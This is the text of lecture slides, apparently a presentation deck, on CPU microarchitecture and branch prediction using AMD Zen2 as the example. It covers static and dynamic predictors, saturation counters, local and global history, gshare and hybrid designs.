
- AMD Zen2 microarchitecture
 - Backend
 - Superscalar
 - Out-of-order execution





Microarchitecture - overview


- AMD Zen2 microarchitecture
 - Backend
 - Superscalar
 - Out-of-order execution
 - In-order retire





Microarchitecture - overview


- AMD Zen2 microarchitecture
 - Frontend
 - Fetch
 - Decode
 - Dispatch
 - Backend
 - Superscalar
 - Out-of-order execution
 - In-order retire





Microarchitecture - overview

- AMD Zen2 microarchitecture
 - Frontend
 - Fetch
 - Decode
 - Dispatch
 - Backend
 - Superscalar
 - Out-of-order execution
 - In-order retire





Branch predictors - purpose

- Why do we need the branch prediction unit (BPU)?
 - Backend of modern superscalar and out-of-order CPUs can have many instructions “in-flight”
 - Frontend must keep up supplying instructions to the Backend
 - Frontend needs to know where to find next instructions to fetch and decode
 - Easy for sequential execution → next instruction
 - Problematic upon control flow change (branch)
 - Two questions:
 - **IF** – taken or not taken
 - **Where-to** – address of the next instruction
 - However, some definitive information (e.g., about actual control flow) available only in the Backend



Branch predictors - purpose

- Why do we need the branch prediction unit (BPU)?
 - Backend of modern superscalar and out-of-order CPUs can have many instructions “in-flight”
 - Frontend must keep up supplying instructions to the Backend
 - Any feedback from Backend to Frontend may stall the CPU
 - Must be avoided
 - Frontend must **predict** the likely outcome upfront
 - Correct prediction → performance win
 - Misprediction → penalty, Frontend re-steer when Backend detects it
 - The better (more accurate) prediction rate, the better performance (fewer pipeline bubbles)



Branch predictors - design and building blocks

- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - Static vs Dynamic
 - One-Level vs Two-level
 - Local vs Global
 - Adaptive
 - Agree
 - Hybrid
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)



Branch predictors - design and building blocks

- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - **Static** vs Dynamic
 - One-Level vs Two-level
 - Local vs Global
 - Adaptive
 - Agree
 - Hybrid
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)
- Prediction based on the actual branch instruction and a pre-defined heuristic:
 - Type of branch
 - Conditional
 - Unconditional
 - Branch direction
 - Forward
 - Backward
- Examples:
 - Unconditional branches are always taken
 - Backward cond. branches taken (loops accuracy)
 - Forward conditional branches not taken
- Unconditional branches are easier to predict than conditional



Branch predictors - design and building blocks

- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - Static vs **Dynamic**
 - One-Level vs Two-level
 - Local vs Global
 - Adaptive
 - Agree
 - Hybrid
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)
- Prediction based on previous execution results of a given branch
 - If taken before, likely to be taken again




Branch predictors - design and building blocks

- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - Static vs **Dynamic**
 - **One-Level** vs Two-level
 - Local vs Global
 - Adaptive
 - Agree
 - Hybrid
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)
- Prediction based on previous execution results of a given branch
 - If taken before, likely to be taken again
 - 1-bit saturation counter
 - Previously taken or not taken



Branch predictors - design and building blocks


- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - Static vs **Dynamic**
 - **One-Level** vs Two-level
 - Local vs Global
 - Adaptive
 - Agree
 - Hybrid
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)
- Prediction based on previous executions results of a given branch
 - If taken before, likely to be taken again
 - 1-bit saturation counter
 - Previously taken or not taken
 - 2-bit saturation counter
 - Four states state machine





Branch predictors - design and building blocks

- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - Static vs **Dynamic**
 - One-Level vs **Two-level**
 - Local vs Global
 - **Adaptive**
 - Agree
 - Hybrid
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)
- Prediction is based on a two-dimensional table of 2-bit saturation counters (Branch/Pattern History Table) indexed with branch history register (BHR)





Branch predictors - design and building blocks

- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - Static vs **Dynamic**
 - One-Level vs **Two-level**
 - **Local** vs Global
 - **Adaptive**
 - Agree
 - Hybrid
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)
- Branch History Table is indexed using a distinct branch history register (BHR) for each encountered conditional branch




Branch predictors - design and building blocks

- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - Static vs **Dynamic**
 - One-Level vs **Two-level**
 - Local vs **Global**
 - **Adaptive**
 - Agree
 - Hybrid
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)
- Branch History Table is indexed using a shared (global) branch history register (GHR) for all encountered conditional branches
 - Pros:
 - Correlation between different branches is considered
 - Cons:
 - May harm prediction accuracy when too many branches are not correlated



Branch predictors - design and building blocks

- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - Static vs **Dynamic**
 - One-Level vs **Two-level**
 - Local vs **Global**
 - **Adaptive**
 - Agree
 - Hybrid
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)
- *gshare* – Two-level adaptive predictor with global history buffer





Branch predictors - design and building blocks

- Branch Prediction Unit (BPU)
 - Many different designs and categories
 - Static vs Dynamic
 - One-Level vs Two-level
 - Local vs Global
 - Adaptive
 - Agree
 - **Hybrid**
 - Neural (Machine Learning)
 - Perceptron-based (AMD Zen2)
- Consists of multiple different branch prediction mechanisms
- Prediction is based on:
 - Prediction mechanism that has had highest accuracy in the past
 - Combined output of all implemented prediction mechanisms



Branch predictors - design and building blocks

- So far, we have been implicitly focusing on direct conditional branch predictions
 - Taken / Not taken
 - Question: **IF** - to branch or not to branch 😊



Branch predictors - design and building blocks

- So far, we have been implicitly focusing on direct conditional branch predictions
 - Taken / Not taken
 - Question: **IF** - to branch or not to branch 😊
- What is the address of a next instruction when the branch is taken?



Branch predictors - design and building blocks

- So far, we have been implicitly focusing on direct conditional branch predictions
 - Taken / Not taken
 - Question: **IF** - to branch or not to branch 😊
- What is the address of a next instruction when the branch is taken?
- What about other branch types?
 - Do they need a branch predictor too?

